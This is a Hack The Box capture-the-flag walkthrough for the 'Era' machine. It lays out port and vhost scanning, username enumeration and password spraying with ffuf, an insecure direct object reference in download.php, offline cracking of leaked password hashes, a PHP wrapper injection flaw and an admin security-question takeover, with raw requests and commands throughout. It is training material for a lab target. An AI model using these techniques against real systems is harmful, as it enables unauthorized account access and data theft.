

 Hack The Box
Nmap Results
# Nmap 7.95 scan initiated Mon Jul 28 12:11:45 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.1.165
Nmap scan report for 10.129.1.165
Host is up (0.017s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://era.htb/
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jul 28 12:12:18 2025 -- 1 IP address (1 host up) scanned in 33.26 secondsnmap scan output. We can see the HTTP redirect to http://era.htb, so let's add that to our /etc/hosts file.echo -e '10.129.1.165\t\tera.htb' | sudo tee -a /etc/hostsService Enumeration
TCP/21
ftp anonymous@era.htb
vsFTPd 3.0.5.TCP/80
Walking the Application
 Björn Kimminich

The page just appears to be static with very minimal features. I did test the contact form on the landing page, but it doesn't actually submit the data anywhere. I had a look at the page source for any interesting dependencies or comments, but found nothing.
Penetration Testing
Virtual Host Enumeration
gobuster vhost --domain 'era.htb' --append-domain -u http://10.129.1.165 -w /usr/share/seclists/Discovery/DNS/namelist.txt -t 100 -o vhost.txtFound: file.era.htb Status: 200 [Size: 6765]The file.era.htb virtual host seems like it might tie in with the FTP service.
echo -e '10.129.1.165\t\tfile.era.htb' | sudo tee -a /etc/hostsDirectory and File Enumeration
era.htb
gobuster dir -u 'http://era.htb' -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o dir.txt/css (Status: 301) [Size: 178] [--> http://era.htb/css/]
/fonts (Status: 301) [Size: 178] [--> http://era.htb/fonts/]
/img (Status: 301) [Size: 178] [--> http://era.htb/img/]
/js (Status: 301) [Size: 178] [--> http://era.htb/js/]file.era.htb
gobuster dir -u 'http://file.era.htb' -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o dir.txt --exclude-length 6765/.htaccess (Status: 403) [Size: 162]
/.htpasswd (Status: 403) [Size: 162]
/LICENSE (Status: 200) [Size: 34524]
/assets (Status: 301) [Size: 178] [--> http://file.era.htb/assets/]
/files (Status: 301) [Size: 178] [--> http://file.era.htb/files/]
/images (Status: 301) [Size: 178] [--> http://file.era.htb/images/]
Assessing the Era Storage Application
Initial Overview


.php based application
Probing the Security Questions Login
Clicking the buttons on the home page redirects us to /login.php. I tried a few different SQLi payloads and other malformed inputs, but nothing elicited an interesting response from the application. So, time to dig more into the /security_login.php feature.


ffuf.
HTTP 200 and with a response length of 5380 when sending User not found.POST /security_login.php HTTP/1.1
Host: file.era.htb
Content-Length: 52
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://file.era.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://file.era.htb/security_login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=vk50q26vnd1u60ml418ha1rl99
Connection: keep-alive
username=USERFUZZ&answer1=test&answer2=test&answer3=testNote the USERFUZZ placeholder in the POST body
ffuf -request req.txt -request-proto http -w /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt:USERFUZZ -fs 5380-fs 5380 ignores any responses with a content length of 5380
john                    [Status: 200, Size: 5401, Words: 1916, Lines: 178, Duration: 23ms]
eric                    [Status: 200, Size: 5401, Words: 1916, Lines: 178, Duration: 20ms]
ethan                   [Status: 200, Size: 5401, Words: 1916, Lines: 178, Duration: 28ms]
veronica                [Status: 200, Size: 5401, Words: 1916, Lines: 178, Duration: 23ms]
yuri [Status: 200, Size: 5401, Words: 1916, Lines: 178, Duration: 50ms]/login.php page.Credential Spraying


POST /login.php HTTP/1.1
Host: file.era.htb
Content-Length: 42
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://file.era.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://file.era.htb/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=vk50q26vnd1u60ml418ha1rl99
Connection: keep-alive

submitted=true&username=USERFUZZ&password=PASSFUZZ
req_login.txt -- Note the USERFUZZ and PASSFUZZ placeholders
ffuf -request req_login.txt -request-proto http -w users.txt:USERFUZZ -w /usr/share/seclists/Passwords/twitter-banned.txt:PASSFUZZ -fs 9454-9560Since we have 5 usernames to cycle through, we'll use a small password list at first
[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 5898ms]
    * PASSFUZZ: america
    * USERFUZZ: eric
We find a valid credential -- eric:america


Testing the File Upload Feature


/download.php?id=
Fuzzing File IDs

/download.php?id=1, I get a "File Not Found" error
7686, so easy to filter out non-existent filesseq 1 10000 > ids.txtCreate a wordlist of integers, 1 through 10,000
gobuster fuzz -H 'Cookie: PHPSESSID=vk50q26vnd1u60ml418ha1rl99' -u 'http://file.era.htb/download.php?id=FUZZ' -o fuzz.txt -t 100 -w ids.txt --exclude-length 7686Filter out responses with a length of 7686, note the -H 'Cookie: .... header as well
Found: [Status=200] [Length=6378] [Word=54] http://file.era.htb/download.php?id=54

Found: [Status=200] [Length=6366] [Word=150] http://file.era.htb/download.php?id=150

Found: [Status=200] [Length=6364] [Word=2135] http://file.era.htb/download.php?id=2135

Found: [Status=200] [Length=6371] [Word=3745] http://file.era.htb/download.php?id=3745
It appears that the site suffers from broken access control

id=54
id=150unzip -d site_backup site-backup-30-08-24.zip
unzip -d signing signing.zip
Mining the Downloaded Data
Of immediate interest is the filedb.sqlite file, which may contains some sensitive information. Let's dig in!
sqlite3 site_backup/filedb.sqlite '.tables'sqlite3 site_backup/filedb.sqlite '.schema users'
user_id, user_name, user_password, etc...sqlite3 site_backup/filedb.sqlite 'select * from users;'

admin answers to security questionssqlite3 site_backup/filedb.sqlite 'select user_name, user_password from users;' | tr '|' ':' > hashes.txt
john --wordlist=~/Pentest/WordLists/rockyou.txt --fork=4 hashes.txt
Testing Cracked Hashes

We already tested out eric on the FTP server before, so let's give yuri:mustang a try and see if we can login.
Code Analysis

download.php script has a function exclusively for admin users where passing ?show=true allows the user to pass arbitrary strings in the ?format= parameter.The application does not sanitize any PHP wrappers passed by the admin user in the
?format= parameter.- Line 60: Check if the user passed
?format=in theHTTP GETquery and if not, set it to empty - Line 63: If
?format=is set, store in the$wrappervariable - Line 72: Call
fopen()with the$wrapperif passed by the user along with the file path on the server- So something like
wrapper://files/file_name.txtif:- The user passes
?format=wrapper:// - And the uploaded file name was
file_name.txt
- The user passes
- So something like
- Line 76: The
echo $file_contentappears to be a "gotcha" by the box creator, because this doesn't actually output the file contentsfopen()on its own only returns a handle to the file which can then be used withfread()(for example)


Logging in as Admin

.sqlite DB)sqlite3 site_backup/filedb.sqlite "SELECT security_answer1, security_answer2, security_answer3 FROM users WHERE user_name == 'admin_ef01cab31aa';"Try using the Admin user's security questions from the database
Maria, Oliver, and Ottawa weren't working for me.So I tried something stupidly bold. I logged back in with
yuri:mustang -- eric would work too -- and I tried updating the security questions answers for admin_ef01cab31aa
yuri and try resetting the Admin's security questions

